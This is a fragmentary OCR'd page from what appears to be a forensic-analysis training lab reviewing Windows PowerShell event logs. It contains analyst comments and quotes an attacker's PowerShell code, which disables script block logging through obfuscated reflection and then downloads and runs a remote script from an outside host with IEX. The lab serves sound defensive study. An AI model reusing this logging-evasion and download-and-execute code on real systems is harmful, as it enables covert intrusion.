
HostName=ConsoleHost
HostVersion=5.1.14393.0
HostId=2d1838ec-1bab-4cbe-9480-749269834273
HostApplication=powershell -exec bypass expand-archive s.zip
EngineVersion=5.1.14393.0
RunspaceId=637672c5-dca4-46d3-8f85-1d4c6f85063b
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

We found “s.zip” being extracted.

Description Data

Events: 74 Displayed: 20 Selected: 1


Lab 1
Analy 10-2



Attacker tried to create a list of installed software?


Scenario 1 Labs

Lab 1
Anal 10-2



Scenario 1 Labs

Lab 1
Anal 10-2





```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings',
'N'+'onPublic,Static');
$GroupPolicyCache = $GroupPolicyField.GetValue($null);$val =
[System.Collections.Generic.Dictionary[string,System.Object]]::new();
$val.Add('EnableScriptB'+'lockLogging', 0);
$val.Add('EnableScriptB'+'lockInvocationLogging', 0);$GroupPolicyCache['ScriptB'+'lockLogging'] = $val;

$wc=(New-Object System.Net.WebClient);
$wc.Proxy=(New-Object System.Net.WebProxy('http://proxy.ninja-motors.net:8080/', $true));
IEX $wc.DownloadString('http://1ive.net/m1.ps1');mm
```

Then the attacker downloaded a PowerShell script from “1ive.net” and executed mm cmdlet.

